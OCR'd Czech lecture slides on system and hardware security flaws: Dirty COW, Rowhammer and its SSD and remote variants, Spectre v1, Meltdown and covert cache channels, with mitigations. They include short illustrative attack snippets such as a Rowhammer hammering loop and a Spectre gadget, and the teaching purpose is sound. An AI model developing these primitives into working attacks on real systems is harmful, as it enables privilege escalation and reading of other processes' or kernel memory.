
- Určitá data jsou sdílena napříč procesy.
- Dokud jsou tato data shodná, pak existuje pouze jedna kopie.
- Procesy je někdy potřebují změnit.
- V okamžiku změny se teprve data reálně duplikují.

Dirty COW:

- Umožňuje přepsat data, která jsou určena pouze pro čtení.
  - Např. systémové soubory.
- Využívá nekonzistence v mechanismu COW.


Process
Thread 1
Thread 2
madvise
(pamět nebudu
používat)
.....
write
....
Memory: /etc/group
/proc/self/mem
....
/etc/group


Otevři soubor /etc/group
Soubor namapován do paměti
(není zkopírovaný)
zapiš do paměti repreznetující /etc/group
požavek X
Chyba! paměť je pouze pro čtení. Zápis
zamítnut.
Paměť zkopírována
Zápis povolen
Zapiš X do souboru /etc/group


Otevři soubor /etc/group
Soubor namapován do paměti
(není zkopírovaný)
zapiš do paměti repreznetující /etc/group
požavek X
Chyba! paměť je pouze pro čtení. Zápis
zamítnut.
Paměť zkopírována
Zápis povolen
madvise
Stránka uvolněna
Zapiš X do souboru /etc/group

- U aut nejmenovaného výrobce auto někdy nečekaně šláplo na plný plyn a nešlo ovládat.
  - Příčina: stack overflow v řídicí jednotce, kvůli nepřímé rekurzi.
- Nejmenovaná implementace RSA umožňovala prozrazení soukromého klíče.
  - Příčina: Před uvolněním paměti vymazala z paměti šifrovací klíče. Nevymazala však generující prvočísla p a q.
- MacOS High Sierra, pokud je zakázán uživatel root, je možné se na něj přihlásit, zadáním prázdného hesla dvakrát.
  - Příčina: Logická chyba v programu způsobí, že po prvním zadání se uživatel povolí a nastaví se mu právě zadané heslo.


Chyby spojené s HW

Chyby spojené s HW

- Chyby nemusí být spojené jen se softwarem.
- HW chyby se těžko hledají.
- Ještě hůře se opravují.
  - Update firmware.
  - Vyměnit HW.
  - Někdy nejdou opravit.
- Příklad - Intel a chyba v dělení.

- Obsažena v DRAM.
- DRAM ukládá bity v kondenzátorech.
- Kondenzátory si vybíjí a je třeba jejich hodnotu pravidelně obnovovat.
- Řadič paměti ví, jak často je třeba tuto hodnotu obnovovat.
- Každé čtení z paměti způsobí elektromagnetickou interakci s okolím.
- Časté čtení z jedné buňky paměti může způsobit rychlejší vybití kondenzátoru v sousední buňce - změnit její hodnotu.

Rowhammer



Obrázek: `https://en.wikipedia.org/wiki/Row_hammer`

```
1 code1a:
2   mov (X), %eax   // read from address X
3   mov (Y), %ebx   // read from address Y
4   clflush (X)     // flush cache for address X
5   clflush (Y)     // flush cache for address Y
6   jmp code1a
```

Zneužitelnost:

- Velká.
- Teoreticky umožní přepsat libovolná data v paměti (i ty co jsou označeny jako read only).
- Eskalace práv.
- ...

Obrana:

- Problematická.
- Error detetection kódy.
- Častější obnova buněk v paměti.
- ...

- Stejný princip jako původní rowhammer.
- Zveřejněn v srpnu 2017.
- Tentokrát uplatněn na SSD disky.

Zneužití:

- Vyžaduje vytvoření velkého souboru na disku.
- Umožňuje např změnit i-node tak, aby byl vlastník nastavený na roota a nastevneý SUID bit.
- Demonstrován útok s úspěšností 99,7%.

Obrana:

- Problematická.
- Šifrování disku.

Throwhammer

- Vzdálený Rowhammer na RAM.
- Stačí upravené síťové pakety.
- Vyžaduje rychlé spojení a RDMA (Remote DMA).

Spekulativní vykonávání instrukcí

- Procesory optimalizují běh programů, dopředným zpracováním instrukcí.
- V případě skoku s předem neznámým cílem se snaží odhadnout, kam program skočí.
- Odhady řídí tzv. prediktory skoků.

Proč to děláme

- Pokud predikce vyjde, urychlíme tím vykonávání.
- Pokud predikce selže, CPU zahodí veškeré výsledky a začne vykonávat správnou větev.

Útoky na spekulativní vykonávání

- V lednu 2018 zveřejněny útoky Spectre v1,v2 a Meltdown, zneužívající spekulativního vykonávání.
- Po nezdařené spekulaci existují měřitelné výsledky toho, jak spekulace probíhala.
- Pokud ve spekulaci použijeme nepřístupná data, nedojde k SEGFAULT nebo page fault.
- Můžeme takto přistoupit k paměti cizího procesu či jádra.


Jak to funguje:

- Ve spekulaci načteme tajný bajt a použijeme jej jako index k naplnění cache.
- V normálním kódu pak pomocí měření času zjistíme, která adresa byla načtena do cache.


https://spectreattack.com/.

Podstata útoku

```
// Flush array from cache
// speculate
k = *secret_byte;
y = array[ k * 4096 ];
// end speculation
```



Podstata útoku



Spectre v1 - CONDITIONAL BRANCH MISPREDICTION

Útočný kód:

```
1 if (x < array1_size)
2   y = array2(array1(x) * 4096);
```

Předpokládáme že:

- Útočník má k dispozici *array1*, *array2* a může ovládat hodnotu **x**.
- Hodnota *array1_size* není načtená v cache a vyhodnocení podmínky bude trvat dostatečně dlouho.
- Útočník natrénoval prediktor skoků, aby spekulativně vykonal tělo podmínky.
- Hodnota **x** ukazuje mimo pole *array1* tak, aby výsledná adresa **array1 + x** ukazovala na cílené místo v paměti.

- Paměť jádra bývá mapována do paměti procesu.


```
1 kernel_byte = *kernel_address;
2 dummy = array(kernel_byte * 4096);
```

- Přístup do paměti jádra způsobí page fault.
- Zachycení chyby přístupu do paměti.
- Je možné jen na procesorech Intelu, protože příliš pozdě kontrolují supervisor bit.

Pokračování spekulativních chyb

- Původně nalezeny spectre v1,v2 a meltdown.
- Nalezena spousta dalších variant:
  - Foreshadow (L1 Terminal Fault).
  - Spectre NG.
  - NetSpectre.
  - BranchScope.
  - ...
- Chyby jsou v CPU, GPU, hypervizorech, ...

Klasifikace spekulativních chyb



Obrázek: CANELLA, Claudio, et al. A Systematic Evaluation of Transient Execution Attacks and Defenses. arXiv preprint arXiv:1811.05441, 2018.

- Velmi problematická.
- Některé varianty vyžadují opravu v CPU.

Hotfixy:

- KPTI (Kernel Page Table Isolation) - ochrana proti Meltdown.
- Cache flush.
- Mají velký dopad na výkon.


Skrytá komunikace

- Možnost komunikovat s jinými komponentami systému bez povolení.
- Využívá skrytých kanálů.

Možnost komunikace přes sdílenou L3 cache procesorů.

